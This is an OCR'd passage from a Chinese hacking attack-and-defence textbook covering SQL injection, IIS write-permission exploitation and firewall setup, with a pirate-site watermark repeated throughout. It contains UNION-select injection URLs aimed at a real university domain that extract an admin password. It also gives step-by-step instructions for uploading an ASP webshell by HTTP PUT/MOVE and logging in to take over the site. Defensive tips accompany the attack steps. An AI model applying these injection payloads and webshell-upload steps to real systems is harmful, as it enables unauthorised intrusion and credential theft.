假设包含系统用户名的表为 sts_admin，猜是否有 user 字段。把 user 放在网址中 3 的位置，网址变为“http：//www.sts.cornell.edu/viewprofile.php?ProfileID=5/**/and/**/1=2/**/union/**/select/**/1,2,user,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18/**/from/**/sts_admin/*”，然后查看返回的页面。

如果返回正确，说明有这个字段；如果错误，则没有这个字段，换个名称（如 name）继续猜，直到猜出为止。然后查找是否有 pass 字段或 password 字段，直到找到类似的包含密码的字段名。假设密码字段为 pass，用户名字段为 user，后台登录用户名为 admin，则可使用以下网址“http：//www.sts.cornell.edu/viewprofile.php?ProfileID=5/**/and/**/1=2/**/union/**/select/**/1,2,pass,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18/**/from/**/sts_admin/ **/where user = 'admin'”来暴出 admin 的密码。

4. 猜后台管理地址

根据经验，后台管理地址可能为 login、admin、user 等，依次进行尝试，直到成功为止，如图 19–14 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 19—14　猜后台管理地址

5. 修改网页或上传木马，完全控制网站

找到后台管理地址后，用管理员用户名和密码登录，然后修改网页或上传木马。

防御措施

虽然注入攻击可以千变万化，但是从程序的角度来讲都是因为参数（变量）的问题。在一个系统中，参数会以多种形式存在，所以注入也有多种形式。不同形式的参数在进行分析时会存在一些差异，所以要从代码中寻找解决注入漏洞的方法。

在注入测试的时候，首先应使用“and 1=1”、“and 1=2”这两段代码来判断该连接是否可以注入。如果可以，则表示该网站没有加入容错代码，安全性比较差。如果不可以注入，则表示在提交连接的时候可以过滤这些字段。安全性比较好的程序都会对 URL 中的参数进行过滤，典型的代码如下。

```
<!—include file="include/fuction.asp"-->
//引用 fuction.asp 文件，因为要使用其中的 CheckStr()函数
……
Id=trim(request.form("id"))
//获得客户端输入的 id 值并对两边的空格过滤
Cid=CheckStr("id")
//利用 fuction.asp 文件中的 CheckStr()函数对参数 Cid 进行安全过滤
Set rs=server.CrateObject("adobe.recordset")
SQL="select * from wq_ne where newsid="&Cid"
Rs.open sql conn,3,1
```

一般安全的代码就是像上面一样，在得到客户端的数据后对其进行各种安全检查，这

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

里用 CheckStr()函数完成这个工作。因为 CheckStr()函数在 function.asp 文件中，所以在文件的开头要用“<!--include file="include/function.asp"-->”来完成对 CheckStr()函数的引用。下面看一下 CheckStr()函数的内容。

```
Function CheckStr(Chkstr)
 If isnull(chstr) then //检查参数是否为空
          Chkstr=""
          Exit function
End if
CheckStr=trim(replace(chkstr,"'" "''"))
CheckStr=trim(replace(chkstr,"1=1",""))
CheckStr=trim(replace(chkstr,"1=2",""))
End function
```

上面的参数仅仅是过滤了单引号、“1=1”和“1=2”。这可以简单的防御注入攻击。当软件和人工判断“1=1”和“1=2”都正常返回的时候，就不会认为这是注入点。不过有些高手可以绕过代码过滤的步骤，仍然可以进行注入攻击。所以说，网站漏洞只能通过一些严谨的代码过滤来进行防范。



任务小结

本任务是上一个任务的进一步延伸，黑客高手都是通过手工进行操作的。这样操作更精确，不会因为工具入侵产生的错误而影响进程。学习安全防护的人员，也要知道这个过程，以便在开发阶段做代码的过滤、做数据库的防注入设置。这些都需要记住被注入的数据库结构，做到有的放矢。下面是一些经常用到的参数，希望对读者的学习有所帮助。

重要的表名有：

select * from sysobjects
sysobjects ncsysobjects
sysindexes tsysindexes
syscolumns
systypes
sysusers
sysdatabases
sysxlogins
sysprocesses

重要的用户名（默认 SQL 数据库中存在的）有：

public
dbo
guest(一般禁止，或者没权限)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

db_sercurityadmin
ab_dlladmin

各字段的默认扩展有：

xp_regaddmultistring
xp_regdeletekey
xp_regdelete
xp_regenumkeys
xp_regenums
xp_regread
xp_regremovemultistring
xp_regwrite
xp_availablemedia（驱动器相关）
xp_dirtree（目录）
xp_enumdsn（ODBC 连接）
xp_loginconfig（服务器安全模式信息）
xp_makecab（创建压缩卷）
xp_ntsec_enumdomains domain（信息）
xp_terminate_process（终端进程，给出一个 PID）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务20

基于IIS服务器的入侵

随着网络安全意识的增加，此类关于IIS服务器基于写权限的入侵已经很少了。可是作为经典服务器入侵，这里学习它是必不可少的。


案例

2010年5月26日，黑客受雇潜入人事网篡改数据，犯非法入侵计算机信息系统罪被法院判处有期徒刑1年零7个月。这名黑客受雇潜入某省人事网篡改查询数据，为假证“转正”，并添加10多个虚假职称人员的资料。

经查，该网站是用IIS作为Web发布服务器的，并且没有设置很高的安全策略，网站内容多处被篡改，可以被黑客利用某些工具上传木马及利用80端口以GET方式在网站存在漏洞的网页上构造数据库查询语句，猜解数据库表名、字段。事发后经过网络管理员的加固，使问题得到解决。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　学习 IIS 上传漏洞的使用技巧

本任务通过工具扫描，发现存在写权限安全漏洞的网站，对其进行探测，并通过写入工具把木马直接写入到 Web 服务器中的网站根目录，再通过重命名方式将木马更名，这样就可以直接跳过防火墙访问服务器，并可以进一步获得其他权限。

要点 2　了解 IIS 上传漏洞对安全防护的意义

此类写入权限漏洞在如今已经是比较低级的漏洞了，学习的目的在于了解关于网站服务器搭建的基本防护，并深刻认识黑客是如何通过写权限进行木马上传和访问控制网站的过程。

要点 3　IIS 上传漏洞介绍

利用 IIS 上传漏洞主要有以下两种方法。

① 在网站下建立名为*.asp、*.asa 的文件夹，其目录中任何扩展名的文件都被 IIS 当作 ASP 文件来解析并执行。例如，创建目录 vidun.asp，那么 /vidun.asp/1.jpg 将被当作 ASP 文件来执行。

② 在网站中上传图片的时候，将网页木马文件的名称改成“*.asp;.jpg”，也同样会被 IIS 当作 ASP 文件来解析并执行。例如，上传一个图片文件——名为“vidun.asp;.jpg”的木马文件，该文件可以被当作 ASP 文件解析并执行。

要点 4　相关软件简介

IIS 6.0：微软服务器系统的 Web 服务器搭建软件。

IISPutScanner.exe：专门用来搜索和测试服务器是否具有写权限漏洞的软件，是一款 IIS 漏洞专用的扫描工具。

IISwrite.exe：IIS 服务器漏洞利用工具，可以向具有写权限的服务器上传木马，以及为木马重命名等。

方正木马.asp：一种常见 ASP 木马程序，具有进一步控制网站与服务器的功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

攻击实训

实训 1 本地搭建 ASP 环境

网站的搭建请参考配书光盘中的“黑客攻防实验环境部署.pdf”文件。

实训 2 利用 IIS PUT Scaner.exe 测试权限

首先利用 IIS PUT Scaner 扫描目标 IP，这里要扫描的是 192.168.70.33～192.168.70.33，端口是 80。如果对方改了端口，你也要做相应的修改。扫描完成后显示出 192.168.70.33 这个目标主机有写入漏洞，如图 20–1 所示。




图 20–1　存在写入漏洞

实训 3 上传木马及登录后台

步骤 1 双击运行桂林老兵木马上传工具，选择【PUT】选项，在【本地文件】文本框中输入你要上传的脚本木马的路径，然后单击【提交数据包】按钮，上传木马文件“方正木马.asp”，如图 20–2 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 20–2　上传木马

图 20–2 中几个选项的含义如下。

① Host：是 HTTP 请求的发送地址。

② Content–Length：是内容长度，该长度值和上传的文件大小一致。

③ MOVE：为了达到伪装木马的目的，将上传的 TXT 文件改为 ASP 文件，以便在浏览器中直接访问。

步骤 2 窗口中若显示“HTTP/1.1 200 OK”，则说明木马上传成功；此时选择【MOVE】选项，单击【提交数据包】按钮，如图 20–3 所示。




图 20–3　提交数据包

如果反馈的信息中有“HTTP/1.1 201 Created”，则表示木马提交成功，如图 20–4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 20–4　成功提交木马

步骤 3 在浏览器中输入 http：//192.168.70.33/shell.asp，打开返回的地址，可以看到木马已经上传到那里了，如图 20–5 所示，输入密码“123456”，登录成功，如图 20–6 所示。




图 20–5　登录界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 20–6　登录成功

实训 4　获得网站控制权

经过以上的操作，通过上传的木马取得了网站的管理权限。

至此入侵过程完毕，接下来可以继续进一步探索，以期获得整个服务器的管理员权限。

防御措施

关于 IIS 的写权限，其防御很简单，直接把相应的 IIS 写权限去掉即可。关于服务器的安全，不仅局限于这一点上，应推及其他的入侵方式，希望此任务能够起到抛砖引玉的作用，引发进一步的拓展思考。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务小结

本任务中详细说明了微软 IIS 服务器最典型漏洞的入侵与防范，不过存在这个漏洞的服务器自 2008 年后已经很少了。对于初级网站管理员还有可能出现。信息安全知识的普及让很多网管在安全技术层面有极大提升，好的安全策略可以有效地防范安全事件的发生。

针对 IIS 服务器，网络管理只需要做好以下几项工作。

① 保持 Windows 升级。
② 使用 IIS 防范工具。
③ 移除默认的 Web 站点。
④ 如果你并不需要 FTP 和 SMTP 服务，请卸载它们。
⑤ 每月检查一次服务器的管理员组与所开启的服务。
⑥ 严格控制服务器的写访问权限。
⑦ 设置复杂的密码。
⑧ 减少/排除 Web 服务器上的共享。
⑨ 禁用 TCP/IP 协议中的 NetBIOS。
⑩ 使用 TCP 端口阻塞。
⑪ 仔细检查*.bat 和*.exe 文件，每周搜索一次*.bat。
⑫ 管理 IIS 目录安全。
⑬ 使用 NTFS 安全。
⑭ 管理用户账户。
⑮ 审计你的 Web 服务器。

上述所有 IIS 技巧和工具都是 Windows 自带的。不要忘记在测试你网站可达性之前一个一个地使用这些技巧和工具。如果它们一起被部署，结果可能让你损失惨重，你可能需要重启，从而遗失访问。

最后的技巧：登录你的 Web 服务器并在命令提示符下运行 netstat –an 命令，观察有多少 IP 地址正尝试和你的端口建立连接，然后你将有一大堆的调查和研究要做了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 21


基础网络硬件设备防火墙的安全部署

浦东开发区的经济飞速发展，信息化建设功不可没。然而，在信息化建设的过程中，却无法避免地遇到了网络安全这个“拦路虎”。病毒、网络攻击、信息泄密，以及垃圾邮件的骚扰，成为人们不得不面对的问题。特别是垃圾邮件，已经严重干扰了正常的网络使用。

浦东新区社发局拥有全国最大的教育城域网，客户端用户数比较多，而且数据流量和并发访问量也较大，新区社发局自行开发邮件系统，容易受到来自外部垃圾邮件的攻击。在反垃圾邮件解决方案中，根据其邮件及网络状况，浦东新区社发局选用了 2 台梭子鱼垃圾邮件防火墙 400 型号。梭子鱼垃圾邮件防火墙和应用程序无关，只和协议有关，因此非常符合教育机构防垃圾邮件的需求，从防护 SMTP 协议，阻绝 DDoS 攻击和字典攻击，到防护各种网络流行病毒入侵，以及阻挡垃圾邮件对校园网的危害，能为校园网内邮件系统的正常传输和运作提供强有力的保障。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 学习防火墙的配置及管理

正确配置硬件防火墙 “阿姆瑞特防火墙”，防御外部扫描和攻击。

要点 2 了解防火墙对网络安全防护的意义

通过本任务要理解，什么是防火墙？防火墙的功能有哪些？为什么使用防火墙？

要点 3 防火墙概述

1. 定义

所谓防火墙，指的是一个由软件和硬件设备组合而成、在内部网和外部网之间、专用网与公共网之间的界面上构造的保护屏障。它是计算机硬件和软件的结合，在 Internet 与 Intranet 之间建立起一个安全网关（Security Gateway），从而保护内部网免受非法用户的侵入。防火墙主要由服务访问政策、验证工具、包过滤和应用网关 4 个部分组成。防火墙保护下的计算机流入、流出的所有网络通信均要经过防火墙。

2. 防火墙功能

防火墙对流经它的网络通信进行扫描，这样能够过滤掉一些攻击，以免其在目标计算机上被执行。防火墙还可以关闭不使用的端口。而且它还能禁止特定端口的流出通信，封锁特洛伊木马。另外，它可以禁止来自特殊站点的访问，从而防止来自不明入侵者的所有通信。

3. 为什么使用防火墙

防火墙具有很好的保护作用。入侵者必须首先穿越防火墙的安全防线，才能接触目标计算机。可以将防火墙配置成许多不同保护级别，而高级别的保护可能会禁止一些服务，如视频流等。

4. 主要端口及漏洞介绍

（1）135 端口及其漏洞

135 端口主要用于使用 RPC（Remote Procedure Call，远程过程调用）协议并提供 DCOM（分布式组件对象模型）服务，通过 RPC 可以保证在一台计算机上运行的程序可以顺利地执

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

行远程计算机上的代码；使用 DCOM 可以通过网络直接进行通信，能够进行跨协议的多种网络传输。

对于 135 端口漏洞，相信很多 Windows 2000 和 Windows XP 用户都中过“冲击波”病毒，该病毒就是利用 RPC 漏洞来攻击计算机的。RPC 本身在处理通过 TCP/IP 的消息交换部分有一个漏洞，该漏洞是由于错误地处理格式不正确的消息造成的。该漏洞会影响到 RPC 与 DCOM 之间的一个接口，该接口侦听的端口就是 135。

（2）139 端口及其漏洞

139 端口是为 NetBIOS Session Service 提供的，主要用于提供 Windows 文件和打印机共享以及 UNIX 中的 Samba 服务。在 Windows 中要在局域网中进行文件的共享，必须使用该服务。

开启 139 端口虽然可以提供共享服务，但是常常被攻击者所利用进行攻击，比如使用流光、Super Scan 等端口扫描工具，可以扫描目标计算机的 139 端口。如果发现有漏洞，可以试图获取用户名和密码，这是非常危险的。因此，如果不需要提供文件和打印机共享，建议关闭该端口。

（3）3389 端口

3389 端口是 Windows 操作系统远程桌面的服务端口，可以通过这个端口，用“远程桌面”等连接工具连接到远程的服务器。如果连接上了，输入系统管理员的用户名和密码后，将可以像操作本机一样操作远程的服务器，因此远程服务器一般都将这个端口修改数值或者关闭。

要点 4　设备简介

本任务使用的是阿姆瑞特防火墙，型号为 NP−3000，该防火墙是百兆级防火墙，处理数据的速度非常快。其性能参数如表 21−1 所示。

表 21-1　阿姆瑞特防火墙的参数

参数	具体指标
固定接口	10/100MB/s(RJ45)×3，10/100MB/s(RJ45)×1 控制网络接口，RS232(COM1)
网络管理	基于 PKI 的高级安全认证、授权与数据通信机制，集中管理与实施域，实时监控和日志转存，SNMP 支持，双机支持
每秒连接数	7000 个新建连接
用户数限制	无用户数限制
并发连接数	60 万并发连接数
策略数	>800 个策略数
VPN	支持 VPN
入侵检测	反端口扫描行为，防御 DoS、DDoS 攻击，检测其他共 1000 种常见和非常见攻击，可根据攻击类型选择是否检测此类攻击，可在线升级入侵检测库，实时报警和自动封禁

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（续表）

参数	具体指标
防火墙性能	包过滤，状态检测，碎片处理，ARP 代理，URL 过滤
认证标准	安全：CCEE，环境适应性：GB/T 9813—2000，电磁兼容性：GB 9254—1998、GB/T 17618—1998、GB 17621—1998，防火墙：GB/T 19019—1999
功能特点	IP/MAC 地址绑定，网络地址转换（NAT），路由模式，透明网桥模式，普通代理服务器，流量统计，审计功能

实施步骤

实训 1 配置超级终端

步骤 1 将管理主机、实验机与防火墙相连，同时用 Console 线连接防火墙和管理主机。选择【开始】|【程序】|【附件】|【通讯】|【超级终端】命令，首先在图 21—1 中为连接设置一个名称，单击【确定】按钮；在弹出的界面中将连接端口设为 COM1 口，如图 21—2 所示。



图 21—1 运行超级终端

